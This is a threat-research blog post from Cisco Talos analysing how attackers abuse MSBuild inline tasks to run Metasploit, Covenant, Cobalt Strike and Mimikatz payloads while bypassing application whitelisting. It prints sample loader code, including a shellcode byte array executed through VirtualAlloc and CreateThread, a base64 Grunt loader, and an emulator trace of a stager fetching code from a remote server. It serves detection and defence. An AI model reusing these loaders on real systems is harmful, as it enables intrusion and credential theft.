Building a bypass with MSBuild

blog.talosintelligence.com/2020/02/building-bypass-with-msbuild.html

By Vanja Svajcer.

NEWS SUMMARY

- Living-off-the-land binaries (LoLBins) continue to pose a risk to security defenders.
- We analyze the usage of the Microsoft Build Engine by attackers and red team personnel.
- These threats demonstrate techniques T1127 (Trusted Developer Utilities) and T1500 (Compile After Delivery) of MITRE ATT&CK framework.

In one of our previous posts, we discussed the usage of default operating system functionality and other legitimate executables to execute the so-called "living-off-the-land" approach to the post-compromise phase of an attack. We called those binaries LoLBins. Since then, Cisco Talos has analyzed telemetry we received from Cisco products and attempted to measure the usage of LoLBins in real-world attacks.

Specifically, we are going to focus on MSBuild as a platform for post-exploitation activities. For that, we are collecting information from open and closed data repositories as well as the behavior of samples submitted for analysis to the Cisco Threat Grid platform.

What's new?

We collected malicious MSBuild project configuration files and documented their structure, observed infection vectors and final payloads. We also discuss potential actors behind the discovered threats.

How did it work?

MSBuild is part of the Microsoft Build Engine, a software build system that builds applications as specified in its XML input file. The input file is usually created with Microsoft Visual Studio. However, Visual Studio is not required when building applications, as some .NET framework and other compilers that are required for compilation are already present on the system.

The attackers take advantage of MSBuild characteristics that allow them to include malicious source code within the MSBuild configuration or project file.

So What?

Attackers see a few benefits when using the MSBuild engine to include malware in a source code format. This technique was discovered a few years ago and is well-documented by Casey Smith, whose proof of concept template is often used in the samples we collected.


> First of all, this technique can be used to bypass application whitelisting technologies such as Windows Applocker.

Another benefit is that the code is compiled in memory so that no permanent files exist on the disk, which would otherwise raise a level of suspicion by the defenders.

Finally, the attackers can employ various methods to obfuscate the payload, such as randomizing variable names or encrypting the payload with a key hosted on a remote site, which makes detection using traditional methods more challenging.

Technical case overview

One of the characteristics of MSBuild input configuration files is that the developer can include a special XML tag that specifies an inline task, containing source code that will be compiled and loaded by MSBuild in memory.



```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Hello">
   <ClassExample />
  </Target>
    <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
    <Task>
    <Using Namespace="System" />
    <Using Namespace="System.Reflection" />
    <Using Namespace="System.Diagnostics" />
    <Using Namespace="System.Runtime.InteropServices" />
      <Code Type="Class" Language="cs">
        <![CDATA[
```

Definition of inline task within the MSBuild configuration file.

Depending on the attributes of the task, the developer can specify a new class, a method or a code fragment that automatically gets executed when a project is built.


The source code can be specified as an external file on a drive. Decoupling the project file and the malicious source code may make the detection of malicious MSBuild executions even more challenging.

During the course of our research, we collected over 100 potentially malicious MSBuild configuration files from various sources, we analyzed delivery methods and investigated final payloads, usually delivered as a position-independent code, better known as shellcode.

Summary analysis of shellcode

Metasploit

The majority of the collected samples contained a variant of Metasploit Meterpreter stager shellcode, generated by the msfvenom utility in a format suitable for embedding in a C# variable. The shellcode is often obfuscated by compressing the byte array with either zlib or GZip and then converting it into base64-encoded printable text.



```
public override bool Execute()
{
byte[] shellcode = new byte[487] { 0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,
0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,
0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,
0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,
0x12,0xeb,0x8d,0x5d,0x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e,0x69,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0x31,
0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x35,0x2e,0x30,0x20,0x28,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x20,0x4e,0x54,0x20,
0x2f,0x37,0x2e,0x30,0x3b,0x20,0x72,0x76,0x3a,0x31,0x31,0x2e,0x30,0x29,0x20,0x6c,0x69,0x6b,0x65,0x20,0x47,0x65,0x63,
0x6a,0x03,0x53,0x53,0x68,0x19,0x0e,0x00,0x00,0xe8,0xcd,0x00,0x00,0x00,0x2f,0x4f,0x7a,0x68,0x78,0x69,0x2d,0x53,0x4a,
0x4a,0x51,0x4b,0x57,0x62,0x62,0x4f,0x42,0x4a,0x53,0x57,0x78,0x45,0x79,0x62,0x79,0x6c,0x63,0x4d,0x6d,0x31,0x43,0x37,
0x46,0x51,0x6e,0x54,0x7a,0x00,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0x89,0xc6,0x53,0x68,0x00,0x32,0xe0,0x84,0x53,
0x96,0x6a,0x0a,0x5f,0x68,0x80,0x33,0x00,0x00,0x89,0xe0,0x6a,0x04,0x50,0x6a,0x1f,0x56,0x68,0x75,0x46,0x9e,0x86,0xff,
0xd5,0x85,0xc0,0x75,0x14,0x68,0x88,0x13,0x00,0x00,0x68,0x44,0xf0,0x35,0xe0,0xff,0xd5,0x4f,0x75,0xcd,0xe8,0x4a,0x00,
0x40,0x00,0x53,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x53,0x89,0xe7,0x57,0x68,0x00,0x20,0x00,0x00,0x53,0x56,
0x07,0x01,0xc3,0x85,0xc0,0x75,0xe5,0x58,0xc3,0x5f,0xe8,0x6b,0xff,0xff,0xff,0x31,0x35,0x39,0x2e,0x38,0x39,0x2e,0x32,
0x00,0x53,0xff,0xd5 };

UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

Meterpreter stager shellcode example in an MSBuild configuration file.


Possibly the most convenient tool for quick shellcode analysis is shellcode debugger: scdbg. Scdbg has many options to debug shellcode. Scdbg is based on an open-source x86 emulation library libemu, so it only emulates the Windows environment and will not correctly analyze every shellcode. Nevertheless, the tool is an excellent first stop for analyzing a larger number of shellcode samples as it can produce log files that can later be used in clustering.

Of course, to analyze shellcode, we need to convert it from the format suitable for assignment to a C# byte array variable back into the binary format. If you regularly use a Unix-based computer with an appropriate terminal/shell, your first port of call may be a default utility xxd, which is more commonly used to dump the content of a binary file in a human-readable hexadecimal format.

However, xxd also has a reverting mode and it can be used to convert the C# array bytes back into the binary file, using command-line options -r and -p together.

```
xxd -r -p input_text_shellcode_file output_binary_shellcode_file
```

Xxd supports several popular dumping formats, but it won't always produce the correct output. It is important to check that the binary bytes and the bytes specified in the shellcode text file are the same.



```
Loaded 245 bytes from file C:\Users\Worker\Desktop\METASP~1.BIN
Memory monitor enabled..
Initialization Complete..
Dump mode Active...
Interactive Hooks enabled
Max Steps: -1
Using base offset: 0x401000
Verbosity: 3

401000   FC                            cld              step: 0  foffset: 0
eax=0          ecx=0          edx=0          ebx=0
esp=12fe00     ebp=12fff0     esi=0          edi=0          EFL 0


dbg>
40109b   LoadLibraryA(wininet)
4010ec   InternetOpenA(Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko)
40119e   InternetConnectA(server: 192.168.145.128, port: 443, )
4011b3   HttpOpenRequestA(path: /uJvSBUmJTOMe0h_IQyw84QJDVfzi7S8ExTjdS-TY_eGHv_RloSH1onrL6PP-91UcTSAtE
8e40vusOSKfJHdPRraXHTpDj539WO-Wf3Yen1_9a4Fr53xyLLz8RQvGpEmqjuN7TnU65hB18UDefbDIisoi, )
4011cb   InternetSetOptionA(h=4893, opt=1f, buf=12fdf0, blen=4)
4011d7   HttpSendRequestA()
401203   VirtualAlloc(base=0 , sz=400000) = 600000
401217   InternetReadFile(4893, buf: 600000, size: 2000)
_
```


Scdgb API trace of a Metasploit stager shellcode.

There is a compiled version of scdbg available, but it is probably better to compile it from the source code because of the new API emulations.

Covenant

Covenant is a relatively new C#-based command and control framework that also allows an attacker (or a red team member) to create payloads based on several infection vectors, including MSBuild. The skeleton code for the MSBuild loader is relatively simple and it takes a binary payload, deflates it using zlib decompression and loads it in the MSBuild process space.

The payload needs to be a .NET assembly which can be loaded and executed by the skeleton code. The Covenant framework has its own post-exploitation set of implants called Grunts. Grunts provide infrastructure for building communications with C2 servers. The tasks are sent to the infected system in a format of obfuscated C# assemblies which get loaded and executed by Grunts.




```
<Code Type="Fragment" Language="cs">
  <![CDATA[
      var oms = new System.IO.MemoryStream();
      var ds = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.Convert.FromBase64String("7Vp7cFzVef/
      03d27V2t58V1JKz8ke2Vb8lqWZT39whjraclY8kMP2wxgVrvX0uLV3uXeXduya2IeZXgMDaakxJkhJaYTAh3o0IRXgTYQmklLMjV0hmKmeExKmIYyGeCPpmGC6e8790ratSRoO5
      edo3Ml9117P3mIyIvniy+Inifns42++nMKT3DZ3wTpB0U/q3pe7PxZ1eBY0o5kLHPUio1H4rF02sxGRoyIlUtHkulI566ByLiZMOrnzw+sdH3s7iLaKRR69cVz10/
      6vUjLaZ5oIIqCUBzeA90AETw3utFFHJnXtZkcZVCujULb/phogfw3PU4Nzjrhd9eXLRLzFf8PcjHjg/i0PFID3ZNH12eNY1mM36xxdPPXmufixnrLSJlxN4YbXZ3aQr1tRO3/lx
      +1itR2ASUKAqi1i614UetQbxLGlT6lib96jYWowYsoJny+xaDVx1eVvdw1A+7KJhr5qlWK2Qn0Zdea8NcWrdgHm/12vKaW3xALqmoqmoXQVp9iiVRRL9GKhZb9pw+/IU+9Gkf/
      gIf8y1kYw4fWqGP0LQPrcBHidd6CE6i8yCzejzAkIdAic/a6ZnJVVXra14Q80GcRC69+TT3vR1kNb91N7glWvQKplaGVl4Kw1yYC9jbn0MkM2myy/›")),
      System.IO.Compression.CompressionMode.Decompress);
      var by = new byte[1024];
      var r = ds.Read(by, 0, 1024);
      while (r > 0)
      {
          oms.Write(by, 0, r);
          r = ds.Read(by, 0, 1024);
      }
      System.Reflection.Assembly.Load(oms.ToArray()).EntryPoint.Invoke(0, new object[] { new string[]{ } });
  ]]>
</Code>
```

Covenant skeleton code loading a Grunt implant.

NPS — not Powershell — in MSBuild

NPS is a simple wrapper executable utility created to load the System.Management.Automation and few other .NET assemblies into the process space of an executable. The idea behind it is an attempt to evade the detection of the execution of powershell.exe and still run custom PowerShell code.


This idea is used by the developers of nps_payload tool which allows actors to create not-PowerShell payloads using different mechanisms, including the MSBuild configuration tool. The tool generates MSBuild project files with a choice of Meterpreter stagers shellcode payloads or a custom Powershell code payload supplied by the user.



MSBuild non-PowerShell flow.


Cobalt strike

Although a Metasploit shellcode MSBuild payload is by far the most common, we have also seen several samples that use a Cobalt Strike beacon as a payload. The beacon shellcode has a structure similar to a PE file but it is designed to be manually loaded in memory and executed by invoking the shellcode loader that starts at the beginning of the blob, immediately before MZ magic bytes.



```
                         loc_0:                                        ; DATA XREF: sub_168C5+5↓r
                                                                       ; sub_168C5+3E↓w ...
90                                   nop
90                                   nop
90                                   nop
90                                   nop
90                                   nop
90                                   nop
90                                   nop
90                                   nop
90                                   nop
4D                                   dec     ebp
5A                                   pop     edx
E8 00 00 00 00                       call    $+5
5B                                   pop     ebx
89 DF                                mov     edi, ebx
52                                   push    edx
45                                   inc     ebp
55                                   push    ebp
89 E5                                mov     ebp, esp
81 C3 7A 8A 00 00                    add     ebx, 8A7Ah
FF D3                                call    ebx
68 F0 B5 A2 56                       push    56A2B5F0h
68 04 00 00 00                       push    4
57                                   push    edi
FF D0                                call    eax
```

Cobalt Strike payload beginning.




```
55                                      push    ebp
8B EC                                   mov     ebp, esp
83 EC 78                                sub     esp, 78h
56                                      push    esi
57                                      push    edi
83 65 C8 00                             and     [ebp+var_38], 0
83 65 BC 00                             and     [ebp+var_44], 0
83 65 F0 00                             and     [ebp+var_10], 0
E8 00 00 00 00                          call    $+5
8F 45 94                                pop     [ebp+var_6C]

                        loc_8AA6:                                       ; CODE XREF: Cobalt_Beacon_Loader+63↓j
33 C0                                   xor     eax, eax
40                                      inc     eax
74 44                                   jz      short loc_8AEF
8B 45 94                                mov     eax, [ebp+var_6C]
0F B7 00                                movzx   eax, word ptr [eax]
3D 4D 5A 00 00                          cmp     eax, 'ZM'
75 2E                                   jnz     short loc_8AE6
8B 45 94                                mov     eax, [ebp+var_6C]
8B 40 3C                                mov     eax, [eax+3Ch]
89 45 F4                                mov     [ebp+var_C], eax
83 7D F4 40                             cmp     [ebp+var_C], 40h ; '@'
72 1F                                   jb      short loc_8AE6
81 7D F4 00 04 00 00                    cmp     [ebp+var_C], 400h
73 16                                   jnb     short loc_8AE6
8B 45 F4                                mov     eax, [ebp+var_C]
03 45 94                                add     eax, [ebp+var_6C]
89 45 F4                                mov     [ebp+var_C], eax
8B 45 F4                                mov     eax, [ebp+var_C]
81 38 50 45 00 00                       cmp     dword ptr [eax], 'EP'
75 02                                   jnz     short loc_8AE6
EB 09                                   jmp     short loc_8AEF
```

Cobalt Strike reflective loader.

The payload itself is over 200 KB long, so it is relatively easy to recognize. One of the case studies later in this post covers a more serious attempt to obfuscate the beacon payload by encrypting it with AES256 using a key hosted on a remote website.

Mimikatz

The only discovered payload that is longer than a Cobalt Strike shellcode/beacon is a sample containing two Mimikatz payloads. A sample we discovered has a more complex logic for loading the executable into memory and eventually launching it with a call to CreateThread. The PE loader's source is available on GitHub, although for this sample, it was somewhat adopted to work within MSBuild.




```
public override bool Execute()
{
    byte[] FromBase64;

    if (IntPtr.Size == 8)
        {
            FromBase64 = System.Convert.FromBase64String(Katz64);
        }
    else
        {
            FromBase64 = System.Convert.FromBase64String(Katz86);
        }



    PELoader pe = new PELoader(FromBase64);
```

MSBuild Mimikatz loader

The loader first checks if the operating system is 32 or 64 bit and then loads and runs the appropriate Mimikatz executable stored in a variable encoded using base64.

Case studies

We follow our general observations with three case studies discovered by searching the submissions in the Cisco Threat Grid platform over the period of the last 6 months. Samples attempting to abuse MSBuild are detected by Threat Grid using the indicator "MSBuild Process Builds with Project File (xml/csproj)". This indicator name can also be used to search for additional samples attempting to use the same technique.



MSBuild Process Builds with Project File (xml/csproj)

Score: 37 Hits: 1

Description

MSBuild can compile XML C# project files since it has a method called Tasks that can execute a task which is written in project file. However, since this method can take code and the MSBuild is a trusted Microsoft binary that can execute this code it can be abused by an attacker in order to bypass AppLocker and other application whitelisting solutions like Device Guard. It's unusual for MSBuild to compile code within an automated environment, though some installers may do so.

Trigger

This indicator is triggered when an MSBuild process creates an XML/csproj file.

